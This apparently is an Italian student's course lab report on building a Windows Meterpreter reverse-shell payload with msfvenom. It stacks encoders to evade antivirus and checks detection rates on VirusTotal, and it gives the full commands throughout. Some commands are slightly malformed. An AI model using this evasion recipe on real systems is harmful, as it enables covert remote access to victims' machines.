ESERCIZIO S9 L1



Esercizio di Oggi: Creazione di un Malware con Msfvenom

Obiettivo dell'Esercizio

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

SVOLGIMENTO

Comincio con la configurazione della macchina virtuale Linux >>> IP 10.0.2.15

```
(kali⊕ kali)-[~]
ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 :: 1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff
inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 556sec preferred_lft 556sec
```

Inizialmente, ho generato un payload di base, offuscato ma non in maniera ottimale e quindi rilevabile, per stabilire un punto di partenza per il confronto. Utilizzo **msfvenom**:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=5959 -a x86 -- platform windows -e x86/countdown -i 350 -f raw | msfvenom -a x86 --platform windows -e x86/shikata ga nai -i 138 -o **testmalw.exe**


Vediamo la grandezza del file creato che confronterò con quello modificato :

```
Payload size: 10656 bytes
Saved as: testmalw.exe
```


Una volta creato il payload lo andiamo ad analizzare con **VirusTotal**. Apro VirusTotal da Firefox :



Carico il file:



Avvio l'analisi:



L'analisi presenta che **8 vendors** hanno rilevato il file come **minaccioso**.

Ora si procede con la modifica del payload sempre tramite msfvenom per renderlo offuscato e non riconoscibile.

Si possono applicare varie tecniche, ma per questo esercizio ho scelto di **aumentare le iterazioni** (-i).

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=5959 -a x86 -- platform windows -e x86/countdown -i **500** -f raw | msfvenom -a x86 --platform windows -e x86/shikata ga nai -i **500** -o **testmalw.exe**

msfvenom -p windows/meterpreter/reverse_tcp >>> Specifica il payload, In questo caso, è un'istanza di Meterpreter per Windows. Una volta eseguita, questa shell tenterà di connettersi a un indirizzo e una porta specifici per dare all'attaccante il controllo sul sistema.

LHOST=10.0.2.15 LPORT=5959 >>> Imposta le opzioni del payload. LHOST (Local Host) è l'indirizzo IP della macchina dell'attaccante, mentre LPORT (Local Port) è la porta di ascolto. Il payload, una volta eseguito, si connetterà a questo indirizzo e a questa porta.

-a x86 -- platform windows >>> Specifica l'architettura e la piattaforma del payload.

-e x86/countdown >>> Seleziona il primo encoder. Gli encoder sono essenziali per offuscare il payload e mascherarlo dai motori antivirus basati sulle firme. L'encoder countdown è un'opzione di base che funziona bene in una catena di encoding.

-i 500 >>> Aumenta il numero di iterazioni a 500. Ogni iterazione modifica la firma del payload, rendendolo più difficile da rilevare.

-f raw >>> Specifica il formato di output come **raw** (grezzo). Invece di creare un file eseguibile, l'output viene passato direttamente al comando successivo tramite l'operatore "pipe" (|).

msfvenom -a x86 --platform windows: Accetta il flusso di dati grezzo dal comando precedente e lo prepara per un'ulteriore offuscamento, mantenendo l'architettura e la piattaforma definite.

-e x86/shikata_ga_nai: Applica un secondo encoder. shikata_ga_nai è uno degli encoder polimorfici più noti, ideale per un'ulteriore riduzione della rilevabilità.


-i 500: Itera anche questo processo di codifica per 500 volte, aggiungendo un altro strato di polimorfismo.

-o testmalw.exe: Salva il risultato finale come file eseguibile (.exe) con il nome testmalw.exe.

Aumentando quindi le iterazioni possiamo notare che aumenta anche la dimensione del file rispetto al payload precedente che aveva **350 iterazioni** per l'encoding **countdown** e **138** per **shikata**_ga_nai.

Payload size: 23854 bytes Saved as: testmalw.exe

Procedo ora a caricare il nuovo payload **testmalw.exe** su VirusTotal e do inizio all'analisi :



Possiamo notare che **nessun vendor** ha rilevato il file minaccioso.

CONCLUSIONE

L'obiettivo di questo esercizio era testare l'efficacia delle tecniche di offuscamento nella creazione di un payload, riducendone la rilevabilità da parte dei software antivirus.

Inizialmente, ho generato un **payload di base** con un offuscamento non ottimale e rilevabile. Come previsto, la scansione su VirusTotal ha rivelato che la sua firma era già nota a **8 motori di sicurezza**. Questo ha fornito il nostro punto di riferimento.

Successivamente, ho creato un secondo payload, questa volta utilizzando sempre la codifica polimorfica **shikata_ga_nai** ma **un numero di iterazioni molto piu elevato**, anche per l'encoding **countdown**. L'aumento delle iterazioni ha modificato la struttura del payload a tal punto da renderlo irriconoscibile.

Esiste comunque un insieme di tecniche che possono essere combinate. Oltre ad aumentare le iterazioni, ho capito che si possono usare **più encoder in successione**, diversificando ulteriormente il codice. Questo rende il payload ancora più difficile da riconoscere, poiché si crea una stratificazione di offuscamento che i sistemi di sicurezza non si aspettano.